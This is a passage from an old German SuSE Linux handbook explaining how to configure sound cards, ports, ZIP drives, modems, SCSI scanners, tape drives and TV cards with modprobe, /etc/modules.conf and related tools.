#       (ACT Y)
#   ))
#
# Logical device id CTL7002
#   Device supports vendor reserved register @ 0x39
#   Device supports vendor reserved register @ 0x3a
#   Device supports vendor reserved register @ 0x3b
#   Device supports vendor reserved register @ 0x3c
#   Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be ch
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 1
#   Compatible device id PNPb02f
#   ANSI string -->Game<--
```



```

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#     Logical device decodes 16 bit IO address lines
#         Minimum IO base address 0x0200
#         Maximum IO base address 0x0200
#         IO base alignment 1 bytes
#         Number of IO addresses required: 8
#     (IO 0 (SIZE 8) (BASE 0x0200))

#     End dependent functions
#     (NAME "CTL009e/386849652[1]{Game                }")
#     (ACT Y)
# )
#
# Logical device id CTL0023
# Device supports vendor reserved register @ 0x38
# Device supports vendor reserved register @ 0x3a
# Device supports vendor reserved register @ 0x3b
# Device supports vendor reserved register @ 0x3c
# Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if it
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 2
#     ANSI string -->WaveTable<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#     Logical device decodes 16 bit IO address lines
#         Minimum IO base address 0x0620
#         Maximum IO base address 0x0620
#         IO base alignment 1 bytes
#         Number of IO addresses required: 4
#     (IO 0 (SIZE 4) (BASE 0x0620))
#     (IO 1 (BASE 0x0a20))
#     (IO 2 (BASE 0x0e20))

#     End dependent functions
#     (NAME "CTL009e/386849652[2]{WaveTable                }")
#     (ACT Y)
# )
# End tag... Checksum 0x00 (OK)

# Returns all cards to the "Wait for Key" state
(WAITFORKEY)

```

– PCI-Bus basierte Soundkarten:

PCI-Soundkarten lassen sich sehr einfach konfigurieren. Der PCI-Bus wird vom Rechner automatisch konfiguriert und verteilt somit automatisch die Ressourcen der einzelnen Karten. Über definierte Software-Schnittstellen können nun die Treiber die Ressourcen der Karte erfragen.

- Installieren/Laden der Treiber:

Im letzten Konfigurationsschritt muss nun den Treibermodulen die Konfiguration der Hardware mitgeteilt werden. Dies geschieht über entsprechende Einträge in der Datei `/etc/modules.conf`.

– ISA- und PnP-Karten:

Vorkompilierte Module für die vom Kernel unterstützten Kartentypen werden mit SuSE Linux mitgeliefert (Paket `kernmod`). Informationen zu den Kernelmodulen für Sound finden Sie u. a. nach der Installation der Kernelquellen (Paket `lx_suse`) im Verzeichnis `/usr/src/linux/Documentation/sound`.

Kontrollieren Sie, dass in der Datei `/etc/modules.conf` die zu Sound gehörenden Aliasse nicht auf `off` stehen; ggf. sind diese Aliasse durch das Voranstellen eines ``#'` auszukommentieren, wie in Datei 10.3.1 auf Seite 303 zu sehen.

Besitzen Sie z. B. eine Karte aus der *Soundblaster 16*-Familie, so können Sie die Treiber für die auf der Karte enthaltenen Funktionen (Audio, MPU401 und Synthesizer) beispielsweise mit dem folgenden Befehl laden:

```
erde:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

Mit diesem Befehl wird der eigentliche Treiber für die Soundblaster 16 geladen. Dasselbe Modul wird übrigens auch für die AWE64 benötigt. Der Treiber für den MPU401 ist Teil des Soundblaster-Treibers. Die zum vollständigen Betrieb der Soundkarte notwendigen Module `uart401`, `sound`, `soundlow` und `soundcore` werden automatisch nachgeladen. Diese Module stellen einige Lowlevel-Treiber sowie die allen Soundmodulen gemeinsame Funktionen zur Verfügung. Sie können sich mit dem Befehl

```
erde:/ # lsmod
```

davon überzeugen, ob diese Module tatsächlich geladen wurden.

```
erde:/ # modprobe adlib_card io=0x388
```

Dieser Befehl lädt das Modul für den auf der Karte enthaltenen Synthesizer.

Es sind z. Z. die in Tabelle 10.1 auf Seite 313 aufgelisteten Treiber verfügbar.

Eine Liste der möglichen Parameter der einzelnen Module finden Sie im Kapitel über die Kernel-Parameter (Abschnitt 14.3.4 auf Seite 379).

• PCI-Karten

Hier nun eine Schritt-für-Schritt-Anleitung zur Konfiguration von PCI-Soundkarten am Beispiel einer **Creative Soundblaster PCI 64/128**:

Die Soundkarten Soundblaster PCI 64/128 enthalten Soundchips vom Typ Ensoniq ES1370 oder ES1371.

1. Prüfen Sie anhand der Beschriftung des Soundchips, ob Sie einen Chip vom Typ ES1370 oder ES1371 auf Ihrer Karte haben. Bauen Sie die Karte ein ; -)
2. Ändern Sie `/etc/modules.conf`. Etwa in Zeile 38 finden Sie folgende Einträge:

```
alias char-major-14 off
alias sound off
alias midi off
```

Ändern Sie diese wie nachfolgend ab:

```
# alias char-major-14 off
# alias sound off
# alias midi off
```

Ab ca. Zeile 100 beginnt die Konfiguration der Soundkarten-Module.

Ändern Sie

```
# alias char-major-14 es1370
```

in

```
alias char-major-14 es1370
```

indem Sie die Kommentarzeichen entfernen.

Wenn Sie einen ES1371 auf Ihrer Karte haben, gehen Sie analog vor, benutzen jedoch den nächsten Eintrag für das Modul `es1371.o`.

3. Starten Sie den Mixer.

Ein `lsmod` sollte jetzt folgende Ausgabe erzeugen:

Module	Size	Used by
es1370	21748	1 (autoclean)
soundcore	2084	4 (autoclean) [es1370]
...		

Ausgabe 10.3.1: Ausgabe des Befehls `lsmod`

4. Wenn es nicht sofort klappt, versuchen Sie es nach einem `depmod -a` nochmal.

5. Versuchen Sie, mit `kscd`, `x11amp`, o. Ä. dem Rechner einen Ton zu entlocken.

Beachten Sie dabei bitte UNBEDINGT die Einstellungen des Mixers (wenn alle Kanäle stummgeschaltet sind, nützt der schönste Soundtreiber nichts ;-)

Beachten Sie bitte, dass Karten, die das Modul `es1370.o` oder `es1371.o` benötigen, von KDE nicht automatisch erkannt werden, da diese Module die Gerätedatei `/dev/sndstat` nicht zur Verfügung stellen. – Um dennoch in den Genuss von Systemklängen unter KDE zu kommen, müssen Sie die Datei `/opt/kde/bin/startkde` folgendermaßen ändern:

```
Suchen Sie die Zeilen
startifaudio kudioserver
startifaudio kwmsound
```

und ändern Sie diese nach

```
kudioserver &
kwmsound &
```

ab.

Die Soundkarte **Creative Soundblaster Live!** wird durch einen speziellen, von Creative Labs selbst entwickelten Treiber unterstützt. Installieren Sie das Paket `emu10k1` der Serie `snd` mit `YaST` nach. Die weitere Vorgehensweise zur Installation des Treibers entnehmen Sie bitte der Datei `/usr/doc/packages/emu10k1/README.SuSE`.

Testen, ob alles geklappt hat:

Sie haben alle notwendigen Module geladen und wollen testen, ob Sie nun auch wirklich Sound erzeugen können. Geben Sie hierfür (nach dem Laden des Sound-Moduls) den folgenden Befehl ein:

```
erde:/ # cat /dev/sndstat
```

Dieser sollte – im Falle der SB 16 – eine Ausgabe ähnlich der in Ausgabe 10.3.2 gezeigten liefern.

```
[...]  
Audio devices:  
0: Sound Blaster 16 (4.13) (DUPLEX)  
Synth devices:  
0: Yamaha OPL3  
Midi devices:  
0: Sound Blaster 16  
Timers:  
0: System clock  
Mixers:  
0: Sound Blaster
```

Ausgabe 10.3.2: Ausgabe des Befehls `cat /dev/sndstat`

Wenn Sie mit diesem Befehl eine Ausgabe wie die genannte erzielen, so können Sie versuchen, eine Audio-Datei abzuspielen (Audio-Dateien sind z. B. in der Serie `snd` in Paket `snd_au`, in Paket `snd_wav` und in Paket `snd_mod` zu finden). Sie benötigen hierzu das Paket `sox` der Serie `snd`:

```
erde:/ # play /usr/share/sounds/wav/applause.wav  
erde:/ # tracker /usr/share/sounds/mod/rebels.mod
```

Midi-Dateien können Sie mit dem KDE-Programm `kmid` sehr bequem abspielen, wenn Ihre Karte diese Funktionalität unterstützt.

Wenn `cat /dev/sndstat` die gewünschte Ausgabe liefert und wenn auch `play mysong.wav` ohne Fehlermeldung zurückkommt, Sie aber immer noch nichts hören, so versuchen Sie einmal, den Audiomixer im KDE-Panel zu starten. Es ist auch denkbar, dass einfach die Lautstärke nicht richtig eingestellt ist.

Automatisches Laden der Kernelmodule

Wenn Sie sichergestellt haben, dass Ihre Karte von den vorhandenen Treibern voll unterstützt wird, können Sie die entsprechenden Module automatisch laden, indem Sie für passende Einträge in der Datei `/etc/modules.conf` sorgen. Für die Soundblaster 16 sieht das z. B. aus wie in Datei 10.3.1 auf der nächsten Seite.

```

# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388          # FM synthesizer

```

Datei 10.3.1: /etc/modules.conf: Optionen für Sound-Module

Eine allgemeine Regel dafür, welche Soundkarte welche Funktionalität besitzt, gibt es natürlich nicht. Sie müssen also selber anhand der Dokumentation der Karte sowie der Informationen in /usr/src/linux/Documentation/sound herausfinden, welche Module Sie jeweils nachladen müssen. Viele Hinweise sind auch in den Quelldateien der Treiber unter /usr/src/linux/drivers/sound zu finden. Es sind jedoch schon einige vordefinierte Einträge in der /etc/modules.conf vorhanden, die Sie entsprechend anpassen können.

Anstelle des Ladens über die /etc/modules.conf ist auch das Laden über einen Eintrag der o. g. **modprobe**-Befehle in die Datei /sbin/init.d/boot.local möglich (vgl. Abschnitt 17.4 auf Seite 444 ff.).

10.4 Schnittstellen am Rechner

10.4.1 PS/2-Anschlüsse

Die PS/2-Anschlüsse wurden von IBM für die PS/2-Systeme entwickelt. In den letzten Jahren fanden diese Anschlüsse durch den ATX-Standard weite Verbreitung. Sie können an die PS/2-Anschlüsse eine Maus und eine Tastatur anschließen.

Die Konfiguration der PS/2-Anschlüsse ist unter Linux nicht notwendig, da die Unterstützung für PS/2 fest in den Kernel eingebunden ist. Das System erkennt also automatisch vorhandene PS/2-Anschlüsse, und kann die daran angeschlossenen Geräte nutzen. Die Anschlüsse werden mit den Gerätedateien /dev/kbd und /dev/psaux im System abgebildet.

10.4.2 Serielle Anschlüsse

Die seriellen Anschlüsse (RS232) des Rechners werden oft für externe Modems verwendet. Sie können auch Mäuse mit einer RS232-Schnittstelle an diesen Anschlüssen betreiben.

Unter Linux wird für die Unterstützung der Anschlüsse das Kernel-Modul `serial.o` benötigt. Das Modul wird automatisch geladen, wenn Sie versuchen, Geräte an diesen Anschlüssen über geeignete Software anzusprechen. Falls Sie also z. B. Ihren Internetzugang derart konfiguriert haben, dass ein Modem an COM1 verwendet werden soll, dann wird vor dem Verbindungsaufbau zum Provider das Modul automatisch nachgeladen.

Sie können die Konfiguration Ihrer seriellen Schnittstellen durch das kleine Programm *setserial* verändern. Dieses Programm wird auch bei jedem Systemstart durch das Skript `/sbin/init.d` ausgeführt. Weiteres zu *setserial* entnehmen Sie bitte der Man-Page des Programmes. Serielle Anschlüsse werden durch die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1` usw. vom System angesprochen.

10.4.3 Parallele Anschlüsse

Der parallele Anschluss des Rechners wird vorwiegend für den Anschluss von Druckern verwendet. Sie können aber auch z. B. externe ZIP- oder CD-Laufwerke daran betreiben.

Das „Parport“-Subsystem des aktuellen Linux-Kernels 2.2.xx ist dafür ausgelegt, an einer parallelen Schnittstelle mehrere Geräte *gleichzeitig* zu betreiben.¹ Eine Anwendung ist beispielsweise ein an die parallele Schnittstelle angeschlossenes ZIP-Laufwerk, an welches seinerseits ein Drucker angekabelt ist.

parport initialisieren

Es werden die `parport`- und `parport_pc`-Unterstützung des Kernels benötigt.² Dabei ist `parport` das eigentlich Subsystem des Kernels, während `parport_pc` für die hardwareseitige Einbindung der Schnittstelle des PCs und auch einiger AXP-Rechner zuständig ist. Mit dem Befehl

```
erde: # modprobe parport_pc
```

können Sie die Module manuell einbinden. Überprüfen Sie, ob die Schnittstelle gefunden und konfiguriert werden konnte, indem Sie anschließend den Befehl `lsmod` eingeben; in der Modul-Auflistung sollten dann `parport` und `parport_pc` erscheinen. Schauen Sie auch in der Datei `/var/log/messages` nach, mit welchen Werten `parport` initialisiert wurde (vgl. Datei 10.4.1)

```
Jun  3 09:15:53 tux kernel: parport0: PC-style at 0x378 [SPP, ECP]
```

Datei 10.4.1: `/var/log/messages`: `parport`-Initialisierung

Für die Konfiguration der Schnittstelle sind die Einträge in Datei 10.4.2 auf der nächsten Seite zuständig; der auskommentierte Eintrag gibt einen Hinweis, wie es machbar ist, eine weitere parallele Schnittstelle einzubinden.



Bei Schwierigkeiten kontrollieren Sie bitte zunächst im BIOS des Rechners, wie die fragliche Schnittstelle dort eingetragen ist. Die Schnittstelle sollte explizit eine Adresse (möglichst `0x378`) und einen eigenen Interrupt erhalten. Etwaige „auto“-Einstellungen sind zu vermeiden.

¹ Beim „alten“ Kernel 2.0.xx kann immer nur ein Gerät *ausschließlich* an einer Schnittstelle betrieben werden; auch kann man in der Regel keine „durchgeschleiften“ Anschlüsse verwenden!

² Sie brauchen aber *keinen* eigenen Kernel zu generieren; die notwendigen Module werden mit SuSE Linux vorkompiliert mitgeliefert!

```
alias parport_lowlevel    parport_pc
options parport_pc io=0x378 irq=none

# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278 irq=none,none
```

Datei 10.4.2: /etc/modules.conf: parport-Konfiguration

Bisweilen ist es auch notwendig, die Geräte in der richtigen Reihenfolge einzuschalten; bitte schauen Sie in den mitgelieferten Handbüchern nach! Es hat sich bewährt, erst den Rechner und dann – noch bevor das Booten beginnt – *sofort* die externen Geräte zu aktivieren!

parport verwenden: Drucker, ZIP-Laufwerke, PLIP etc.

Wenn nun ein Parallelport-Gerät benutzt werden soll, muss zudem das jeweils zuständige Modul geladen werden; im Falle eines Druckers ist es das `lp`-Modul:

```
erde: # modprobe lp
```

Und `lsmod` sollte dann u. a. anzeigen:

parport_pc	5568	1	(autoclean)
parport	6884	1	[parport_pc lp]
lp	5116	0	(unused)

Auch in diesem Fall gilt: Einträge in der Datei /var/log/messages wie auch im `proc`-Dateisystem unter /proc/parport geben näheren Aufschluss. Wenn alles läuft, werden Sie die Module nicht mehr per Hand laden müssen – das erledigt der *Kmod* automatisch (vgl. Abschnitt 13.2 auf Seite 357), wenn z. B. der Druckauftrag losgeschickt wird.

ZIP-Laufwerke werden entweder von `ppa` oder von `imm` bedient – vgl. unten Abschnitt 10.5.3 auf der nächsten Seite.

Weiterführende Informationen

Vgl. bei den Kernelquellen im Verzeichnis /usr/src/linux/Documentation die Dateien `parport.txt` und `paride.txt`.

Informationen zum aktuellen Stand der `parport`-Programmierung sind im WWW unter <http://www.torque.net/linux-pp.html> bzw. <http://www.torque.net/parport/> zu finden.

10.4.4 USB – Universal Serial Bus

Der Universal Serial Bus ist eine der größten Neuerungen auf dem PC-Markt der letzten Jahre. Mithilfe dieses Bus-Systems können Sie viele verschiedene Geräte, wie z. B. Maus, Tastatur, Drucker oder auch Scanner auf einfache Art und Weise mit dem Rechner verbinden. Jedes dieser Geräte verfügt über die gleiche Buchse und wird auch mit dem gleichen Kabel mit dem Rechner

verbunden. Somit entfallen die vielen derzeit noch notwendigen Kabel, wie RS232 oder Centronics. Der Bus ist auch in der Lage, Geräte während des Betriebs am System an- und abzumelden. Es ist somit möglich, z. B. den Drucker einfach anzuschließen oder abzunehmen, ohne den Rechner neu starten zu müssen.

Unter Linux ist die Unterstützung dieses Bus-Systems noch nicht vollständig abgeschlossen. Es kann aber bereits zahlreiche Geräte über diesen Bus mit dem Linux-Rechner verbunden werden. Näheres zur USB-Implementierung unter Linux können Sie bei <http://www.linux-usb.org> finden.

10.5 Wechselmedien

Unter Linux können die verschiedensten Wechselmedien zum Einsatz kommen: Disketten-Laufwerke, ZIP-, JAZ- oder SyQuest-Laufwerke. Auch Magneto-Optische Datenträger können unter Linux verwendet werden.

10.5.1 Disketten-Laufwerke

Zum einfachen Zugriff auf MS-DOS formatierte Disketten wurden die sog. Paket `mttools` entwickelt. Abschnitt 19.12 auf Seite 496 gibt Ihnen eine genaue Auskunft über die Möglichkeiten und die Verwendung dieser Programme.

Selbstverständlich können Sie auch `ext2`- oder `minix`-formatierte Disketten verarbeiten. Es sind auch viele weitere Dateisysteme verwendbar. Hierzu müssen Sie diese aber mithilfe des `mount`-Befehls im Dateisystem einhängen; Abschnitt 19.11 auf Seite 494 gibt dazu detailliert Auskunft.

10.5.2 LS-120-Laufwerke

LS-120 Laufwerke werden an den IDE-Anschluss des Rechners angeschlossen und vom System wie Festplatten betrachtet. Daher müssen Sie diese auch mit Hilfe des `mount`-Befehls im Dateisystem einhängen.

10.5.3 ZIP-Laufwerke

ZIP-Laufwerke gibt es für unterschiedliche Schnittstellen: Parallelport, IDE, SCSI und nunmehr auch USB (wird aber z. Z. noch nicht unterstützt).

Für IDE- und SCSI-Laufwerke benötigen Sie keine besonderen Treiber. Diese Varianten werden an den jeweiligen Bus angeschlossen und können dann von den zuständigen Treibern (IDE bzw. SCSI) angesprochen werden. Die Geräte werden dann durch die Gerätedateien

```
/dev/hda - /dev/hdd für IDE (ATAPI)
```

und

```
/dev/sda - /dev/sdm für SCSI
```

angesprochen. Sie müssen das Laufwerk auch wieder mit Hilfe des `mount`-Befehls in das Dateisystem einhängen.

Etwas aufwendiger gestaltet sich mitunter die Einbindung der *Parallelport*-Version; es werden dafür der SCSI-Festplatten-Support, `parport`- und `parport_pc`-Unterstützung (vgl. Abschnitt 10.4.3 auf Seite 304) sowie der `ppa`- bzw. `imm`-Treiber des Kernels benötigt³; `imm` ist für die neueren Laufwerke zuständig (z. B. für das ZIP 250). Des Weiteren sollten Sie sicherstellen, dass im BIOS des Rechners als Modus des Parallel-Ports EPP eingestellt ist. Versuchen Sie also zunächst einmal `imm` zu laden:

```
erde: # modprobe imm
```

Wenn dies fehlschlägt, unternehmen Sie den gleichen Versuch für `ppa`:

```
erde: # modprobe ppa
```

Damit wird das `parport`-Subsystem automatisch initialisiert; sollte das nicht funktionieren, siehe zunächst auf Seite 304 f.

Mitunter kann durch einen Eintrag in `/etc/modules.conf` nachgeholfen werden (vgl. Datei 10.5.1). Der `alias` für `scsi_hostadapter` darf nur dann gesetzt werden, wenn Sie keinen regulären SCSI-Hostadapter in dem System haben! Alternativ ist es möglich, die notwendigen `modprobe`-Aufrufe in das Bootskript `/sbin/init.d/boot.local` einzutragen; zu dieser Datei vgl. Abschnitt 17.4 auf Seite 444 ff.

```
# alias scsi_hostadapter ppa
pre-install ppa modprobe "-k" parport_pc
```

Datei 10.5.1: `/etc/modules.conf`: `ppa`-Konfiguration

Dann kann auf ZIP-Disketten wie auf SCSI-Festplatten zugegriffen werden; es ist also notwendig, diese Medien zu „mounten“ (vgl. auch Abschnitt 19.11.2 auf Seite 495).

10.6 Modems

10.6.1 Externe Modems

Externe Modems werden direkt mit der seriellen Schnittstelle des Rechners verbunden. Programme können dann über die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1` usw. mit dem Modem kommunizieren. Die Konfiguration des Modems für einen Internetzugang können Sie aus Abschnitt 6.5 auf Seite 188 entnehmen.

10.6.2 Interne Modems

Interne Modems sind entweder mit dem PCI-Bus oder dem ISA-Bus des Rechners verbunden. Weitere Informationen darüber finden Sie in Abschnitt 10.2 auf Seite 291.

Da Modems über serielle Schnittstellen gesteuert werden, müssen interne Modems diese Schnittstelle selbst zur Verfügung stellen.

Tabelle 10.2 auf Seite 314 gibt eine Übersicht über die Standardressourcen für serielle Schnittstellen.

³ `ppa`- bzw. der `imm`-Treiber verstecken sich unter den „SCSI low-level drivers“ – Sie brauchen aber *keinen* eigenen Kernel zu generieren; die notwendigen Module werden mit SuSE Linux vorkompiliert mitgeliefert!

PCI-Modems

Wenn Sie ein PCI-Modem besitzen, handelt es sich wahrscheinlich um ein sog. „Winmodem“. Winmodems sind eigentlich keine Modems. Diese Modems benötigen einen speziellen Treiber, der dann ein normales Modem emuliert. Dieser Treiber wird vom Hersteller des Modems zur Verfügung gestellt und ist z. Z. leider nur für Microsoft Windows verfügbar.

Nähere Informationen über Winmodems und deren Unterstützung für Linux erhalten Sie unter der URL <http://www.o2.net/~gromitkc/winmodem.html>.

ISA-Modems

Um ISA-Modems zu betreiben, sind zwei Schritte notwendig:

- Das Modem selbst muss konfiguriert werden (IRQ und IO-Adresse der Schnittstelle).
- Der Kernel muss über die neue Schnittstelle informiert werden.

Initialisierung des Modems

Wie bereits in Abschnitt 10.2 auf Seite 291 beschrieben, kann es sich bei ISA-Bus basierten Karten um Legacy, Jumperless oder um PnP-Karten handeln. In diesem Abschnitt ist auch die Aktivierung von PnP-Karten beschrieben.

Einige Hinweise zu den Einstellungen der Karte:

Am wenigsten Probleme bereitet die Konfiguration der Karte auf `/dev/ttyS1` mit IRQ 3 (COM2). Die Verwendung von `/dev/ttyS3` (IRQ 4) ist auch möglich, kann aber mit `/dev/ttyS0` (COM1) in Konflikt geraten, da diese Schnittstelle normalerweise auch IRQ 4 verwendet. Sollten Sie also eine serielle Maus (an COM1) betreiben, so dürfen Sie das Modem nicht auf `/dev/ttyS0` oder `/dev/ttyS2` konfigurieren.

IRQ 5 und 7 sollten Sie ebenfalls vermeiden, da diese oftmals von Soundkarten und Druckerschnittstellen verwendet werden.

Sollten Sie Ihre PnP-Soundkarte mit OSS betreiben, so stellen Sie sicher, dass die Karte in der Datei `/etc/isapnp.conf` nicht aktiviert wird (ACT Y muss auskommentiert sein).

Übergabe der Parameter an den Kernel

Nachdem das Modem konfiguriert wurde, muss der Kernel über die neue Schnittstelle informiert werden. Sollten Sie das Modem auf `/dev/ttyS0` oder `/dev/ttyS1` gelegt haben, so brauchen Sie nichts zu verändern. Nach dem nächsten Neustart des Systems werden die Schnittstellen automatisch konfiguriert.

Bei Verwendung anderer IO-Port/IRQ-Kombinationen muss die Schnittstelle mit Hilfe des Befehl `setserial` bekanntgemacht werden:

```
erde:/ # setserial /dev/ttyS3 irq 10
```

Anschließend können Sie das Modem – wie in Abschnitt 6.5 auf Seite 188 beschrieben – für den Internetzugang konfigurieren.

Um die Konfiguration mithilfe des `setserial`-Kommandos zu automatisieren, können Sie die Datei `/sbin/init.d/serial` verändern. Das obige Beispiel lässt sich automatisieren, wenn in der genannten Datei folgende Zeile

```
# run_setserial /dev/ttyS3 $AUTO_IRQ autoconfig
```

nach

```
run_setserial /dev/ttyS3 irq 10
```

abgeändert wird.

10.7 Scanner

Um einen Scanner unter Linux zu betreiben benötigen Sie – wie unter anderen Betriebssystemen auch – eine Sammlung spezieller Programme und Treiber. Das Paket `sane` (Serie `gra`) in Verbindung mit dem Paket `scsiinfo` (Serie `ap`) stellt eine solche Sammlung dar. Mithilfe von `SANE` können Sie einen Scanner betreiben, der an einem von dem Linux-Kernel unterstützten SCSI-Adapter angeschlossen ist.

Scanner, die an der parallelen Schnittstelle (Drucker-Anschluss) des Rechners verbunden sind, werden derzeit noch nicht unterstützt, obwohl schon Treiber in Entwicklung sind. Gleiches gilt auch für USB-Scanner.

Da `SANE` ständig erweitert wird, wächst auch die Anzahl unterstützter Scanner. Eine Liste der in der neuesten Version unterstützten Scanner finden Sie unter der URL <http://www.mostang.com/sane/sane-backends.html>.

Wie wird der Scannertreiber unter Linux konfiguriert?

Scanner werden unter Linux als „generic scsi devices“ angesprochen. Die zugehörigen Gerätedateien sind `/dev/sg0`, `/dev/sg1` usw.

Um die passende Datei in Ihrem System zu finden, sollten Sie auf das kleine Programm `sgcheck` zurückgreifen:

```
erde:/ # sgcheck
```

Sie sollten eine Ausgabe der folgenden Art erhalten:

```
Assignment of generic SCSI devices,
device host/channel/ID/LUN type(numeric type) vendor model:

/dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550N
/dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
/dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

Scanner sind an Gerätebezeichnungen wie `Processor` oder auch `SCANNER` zu erkennen. – Im obigen Beispiel ist Ihr Scanner über die Gerätedatei `/dev/sg2` ansprechbar.

Legen Sie nun einen symbolischen Link von dieser Datei auf `/dev/scanner` an:

```
erde:/ # ln -s /dev/sg2 /dev/scanner
```

Anschließend müssen Sie noch die Rechte für das generische SCSI-Device anpassen. SANE erwartet neben den Leserechten auch die Schreibrechte auf das Gerät, da es ja auch Befehle an den Scanner schicken muss:

```
erde:/ # chmod 777 /dev/sg2
```

Probleme

Sollte der Scanner von SANE nicht gefunden werden, so prüfen Sie bitte, ob der von Ihrem SCSI-Controller überhaupt erkannt wurde:

```
erde:/ # cat /proc/scsi/scsi
```

Die Ausgabe sollte etwa so aussehen:

Attached devices:

```
Host: scsi0 Channel: 00 Id: 00 Lun: 00
  Vendor: SEAGATE Model: ST32550N          Rev: 0016
  Type:   Direct Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
  Vendor: PIONEER Model: CD-ROM DR-U10X    Rev: 1.07
  Type:   CD-ROM                          ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
  Vendor: QUANTUM Model: FIREBALL TM3200S  Rev: 1.07
  Type:   Direct-Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
  Vendor: SCANNER Model:                   Rev: 2.00
  Type:   Scanner                          ANSI SCSI revision: 01
```

Sollten Sie hier keinen Eintrag wie „SCANNER“ oder „PROCESSOR“ finden, dann wurde der Scanner vom Controller nicht erkannt. Prüfen Sie, ob der Scanner eingeschaltet und die Terminierung des SCSI-Bus korrekt ist.

10.8 Bandlaufwerke (engl. *streamer*)

Bandlaufwerke, auch Streamer genannt, werden in erster Linie zur Sicherung großer Datenbestände verwendet. Auf dem Markt sind Bandlaufwerke mit verschiedenen Schnittstellen zum Rechner verfügbar.

SCSI-Bandlaufwerke

Am bekanntesten dürften die Geräte sein, die direkt mit dem SCSI-Bus verbunden werden. Grundsätzlich können Sie davon ausgehen, dass Sie alle Bandlaufwerke, die an einen von Linux unterstützten SCSI-Adapter angeschlossen sind auch nutzen können. Sollte Ihr Bandlaufwerk über außergewöhnliche Funktionen verfügen (z. B. eine Bandwechselstation), so wird oftmals spezielle Software benötigt, um diese Funktionen zu nutzen.

Das SCSI-Bandlaufwerk wird folgendermaßen gesteuert:

- Das erste Bandlaufwerk im System wird mit den Gerätedateien `/dev/st0` und `/dev/nst0` angesteuert, das nächste mit `/dev/st1` und `/dev/nst1` usw. `/dev/stX` steht für ein Bandlaufwerk, das nach jeder Aktion das Band wieder an den Anfang zurückspult.
`/dev/nstX` referenziert hingegen ein Laufwerk, dass das Band stets an der aktuellen Position belässt.

Wir empfehlen die Benutzung von `/dev/nstX`, da Sie mit dem Befehl `mt` das Laufwerk genau steuern können.

- Verwenden Sie also den Befehl `mt`, um dem Bandlaufwerk Befehle zur Bandsteuerung zu senden.

```
erde:/ # mt -f /dev/nst0 retension
```

Spannt das Band neu, indem es vom Anfang bis zum Ende durchgespult wird.

```
erde:/ # mt -f /dev/nst0 rewind
```

Spult das Band an den Anfang zurück.

```
erde:/ # mt -f /dev/nst0 eom
```

Spult das Band hinter den letzten Datensatz. Hiermit können Sie neue Daten an ein teilweise bespieltes Band anfügen.

```
erde:/ # mt -f /dev/nst0 erase
```

Löscht das Band im Laufwerk. Vorsicht! Alle Daten auf dem Band gehen verloren.

IDE-Bandlaufwerke

IDE-Bandlaufwerke werden an den IDE-Bus des Rechners angeschlossen. Das Laufwerk wird von Linux automatisch erkannt und Sie können es dann über die Gerätedateien `/dev/ht0` bzw. `/dev/nht0` benutzen.

Verwenden Sie den Befehl `mt`, wie in Abschnitt 10.8 auf der vorherigen Seite beschrieben.

Floppy-Bandlaufwerke

Floppy-Bandlaufwerke werden einfach an den in jedem Rechner vorhandenen Floppy-Port angeschlossen.

Da diese Geräte aber sehr zeitkritisch anzusteuern sind, kann es oft zu Problemen bei der Sicherung oder beim Backup kommen.

Um diese Laufwerke unter Linux zu nutzen, benötigen Sie einen speziellen Treiber, den `ftape`-Treiber. Dieser Treiber wird mit dem Kernel bereits mitgeliefert. Näheres zur Konfiguration dieser Geräte entnehmen Sie bitte der Dokumentation unter `/usr/src/linux/Documentation/ftape.txt`. Die gesamte Dokumentation zum `ftape`-Subsystem erhalten Sie auf der Homepage des Treiberentwicklers:

<http://www.math1.rwth-aachen.de/~heine/ftape/>.

10.9 TV-Karten

Unter Linux ist es seit geraumer Zeit auch möglich, mithilfe einer TV-Karte unter der grafischen Oberfläche (dem X Window System) fernzusehen. Dies wird durch eine Reihe von Kernelmodulen und dazu passenden Programmen realisiert.

Welche Karten werden unterstützt?

Grundsätzlich erfolgt die Unterstützung aufgrund des auf der Karte verwendeten Chips. In den letzten Jahren haben sich hier die Grabber-Chips der Fa. Brooktree etabliert. Unter Linux können Sie Karten mit den Chips BT848 und „BT878“ verwenden. Die Unterstützung für BT878 ist noch nicht ganz vollständig, kann aber bereits als stabil betrachtet werden.

Typische Karten mit diesen Chips sind z. B. *Hauppauge WIN/TV* oder *Miro PC/TV*.

Wie wird die Unterstützung aktiviert?

- Melden Sie sich als Benutzer `'root'` beim System an.
- Installieren zunächst das Paket `bttv` der Serie `gra` mit `YaST`.
- Wechseln Sie in das Verzeichnis `/usr/doc/packages/bttv/tools` und Starten Sie das Programm `update`:

```
erde:/ # cd /usr/doc/packages/bttv/tools
```

```
erde:/usr/doc/packages/bttv/tools # ./update
```

Dieses Skript bereitet Ihr System auf die Nutzung von TV-Karten vor. Es ermittelt die in Ihrem System befindliche TV-Karte und bindet die notwendigen Module in das System ein.

Bei Problemen mit der TV-Karte sollten Sie zunächst die im Verzeichnis `/usr/doc/packages/bttv/doc` mitgelieferte Dokumentation beachten. Des Weiteren finden Sie auch in unserer Support-Datenbank im Internet unter <http://sdb.suse.de> einige Artikel hierzu (Stichwort: `tv`).

